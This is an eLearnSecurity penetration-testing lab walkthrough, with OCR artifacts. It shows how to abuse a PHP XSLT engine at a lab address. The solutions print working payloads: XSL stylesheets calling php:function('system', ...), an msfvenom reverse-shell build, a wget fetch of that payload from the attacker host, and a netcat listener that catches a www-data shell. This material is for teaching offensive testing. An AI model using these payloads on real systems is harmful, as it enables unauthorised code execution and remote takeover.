HERA LAB

XSLT TO CODE EXECUTION

eLearn Security
AN INE COMPANY

eLearnSecurity has been chosen by students in 140 countries in the world
and by leading organizations such as:

hp Microsoft intel cisco AT&T verizon U.S. AIR FORCE pwc gemalto

1. Scenario

You are performing a penetration test against a web application (**172.16.64.191**) with a clear functionality: Transform data. Figure out its logic and try to abuse it.

2. Goals

- Use XSL Stylesheets to achieve code execution
- Establish a functional reverse shell

3. What you will learn

- Attacking XSLT engines
- Extending code execution to a reverse shell

4. Recommended tools

- Browser
- Text editor
- Netcat
- Nmap
- Metasploit
- HTTP Server

5. Network Configuration

The target machine can be found at **172.16.64.191**

6. Tasks

Task 1. Inspect the application and identify the existence of an XSLT engine

Take a look at the application. Perform reconnaissance activities and figure out if an XSLT engine is employed by the application.

Task 2. Identify if the underlying parser is insecure

Try submitting/uploading various malicious files to the underlying XSLT engine to identify if the underlying parser is insecure. Executing code will prove that the underlying parser is insecure.

Hint: Try searching online for “calling php functions in xsl 1.0”.

Task 3. Obtain a reverse shell


Extend code execution to a fully functional reverse shell.

SOLUTIONS

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.

TASK 1. INSPECT THE APPLICATION AND IDENTIFY THE EXISTENCE OF AN XSLT ENGINE

If you navigate to **172.16.64.191**, you will come across a "transformation service". Such services usually employ XSLT. You can upload two files and then choose "transform". If you do that, you will be transferred to another page.



Let's make sure that an XSLT engine is under the hood. To do that we will use the two files below.

sample.xml

```
<?xml version="1.0"?>
<root>something</root>
```

detect.xsl

```
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
        <xsl:output method="html"/>
        <xsl:template match="/">
```

```
                <h2>Detecting the underlying XSLT engine ...</h2>
                <b>Version:</b> <xsl:value-of select="system-
property('xsl:version')" /><br/>
                <b>Vendor:</b> <xsl:value-of select="system-
property('xsl:vendor')" /><br/>
                <b>Vendor URL:</b> <xsl:value-of select="system-
property('xsl:vendor-url')" /><br/>
        </xsl:template>
</xsl:stylesheet>
```

After uploading the above files and clicking “transform” you should get a confirmation that an XSLT engine is present.

TASK 2. IDENTIFY IF THE UNDERLYING PARSER IS INSECURE

As we already have a dummy XML file, we can focus just on modifying the XSL stylesheet. In this case, you need to look for online documentation of XSL parsers. Already knowing the version, you should look for "calling php functions in xsl 1.0" or something similar, which might end up in finding websites similar to the one below.

http://laurent.bientz.com/Blog/Entry/Item/using_php_functions_in_xsl-7.sls


Of course, feel free to take a look at an official documentation if needed.

Using code from the above website, let's construct another XSL file that should execute some code.

exec.xsl:

```
<!--
- Simple test to call php function
-->
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:php="http://php.net/xsl"
 version="1.0">
<!-- We add the PHP's xmlns -->
  <xsl:template match="/">
    <html>
      <!-- We use the php suffix to call the function ucwords() -->
      <xsl:value-of select="php:function('system','uname -a')" />
      <!-- Output: 'Php Can Now Be Used In Xsl' -->
    </html>
  </xsl:template>
</xsl:stylesheet>
```

Transforming the dummy xml used previously with the above xsl results in code execution.



TASK 3. OBTAIN A REVERSE SHELL

As code execution is confirmed, we need to turn it into a fully functional reverse shell. There are multiple ways to do it, we will show just one but of course any method that leads to reverse shell is acceptable.

First, as we know the system architecture we can generate a Metasploit payload using msfvenom (Metasploit payload generator tool). We will also use Python's SimpleHTTPServer to host it.

```
msfvenom -p linux/x64/shell_reverse_tcp lhost=172.16.64.3 lport=53 -f elf -o
53
python -m SimpleHTTPServer 443
```

The result is shown below.

```
root@0xluk3:~# msfvenom -p linux/x64/shell_reverse_tcp lhost=172.16.64.3 lport=53 -f elf -o 53
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Saved as: 53
root@0xluk3:~# python -m SimpleHTTPServer 443
Serving HTTP on 0.0.0.0 port 443 ...
```

The next step will be to prepare a xsl stylesheet that will make the victim system download that file. Of course, you need to check your tap0 IP address in order to download the reverse shell from the proper location. In our case, the IP address was 172.16.64.3

exec.xsl (updated):

```
<!--
- Simple test to call php function
-->
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:php="http://php.net/xsl"
 version="1.0">
<!-- We add the PHP's xmlns -->
  <xsl:template match="/">
    <html>
```

```
      <!-- We use the php suffix to call the function ucwords() -->
      <xsl:value-of select="php:function('system','wget
http://172.16.64.3:443/53 -O /tmp/53')" />
      <!-- Output: 'Php Can Now Be Used In Xsl' -->
    </html>
  </xsl:template>
</xsl:stylesheet>
```

After uploading this file and running the transformation, we can observe a connection in our Python HTTP Server.

```
root@0xluk3:~# python -m SimpleHTTPServer 443
Serving HTTP on 0.0.0.0 port 443 ...
172.16.64.191 - - [20/Dec/2019 07:27:22] "GET /53 HTTP/1.1" 200 -
```

This means that the target system successfully downloaded the content. Now we can try to execute the reverse shell. In order to do that, we first need to give it executable permissions and then just launch it. In the meantime, don't forget to set up a netcat listener on the same port where the reverse shell will connect to.

```
nc -lvp 53
```

Let's create the following stylesheet to make our payload executable & execute the reverse shell.

```
<!--
- Simple test to call php function
-->
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:php="http://php.net/xsl"
 version="1.0">
<!-- We add the PHP's xmlns -->
  <xsl:template match="/">
    <html>
      <!-- We use the php suffix to call the function ucwords() -->
      <xsl:value-of select="php:function('system','chmod +x /tmp/53')" />
      <xsl:value-of select="php:function('system','/tmp/53')" />
```

```
      <!-- Output: 'Php Can Now Be Used In Xsl' -->
    </html>
  </xsl:template>
</xsl:stylesheet>
```

By uploading and transforming the dummy xml with the above stylesheet, we should be able to obtain a reverse shell.

```
root@0xluk3:~# nc -lvp 53
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::53
Ncat: Listening on 0.0.0.0:53
Ncat: Connection from 172.16.64.191.
Ncat: Connection from 172.16.64.191:37746.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```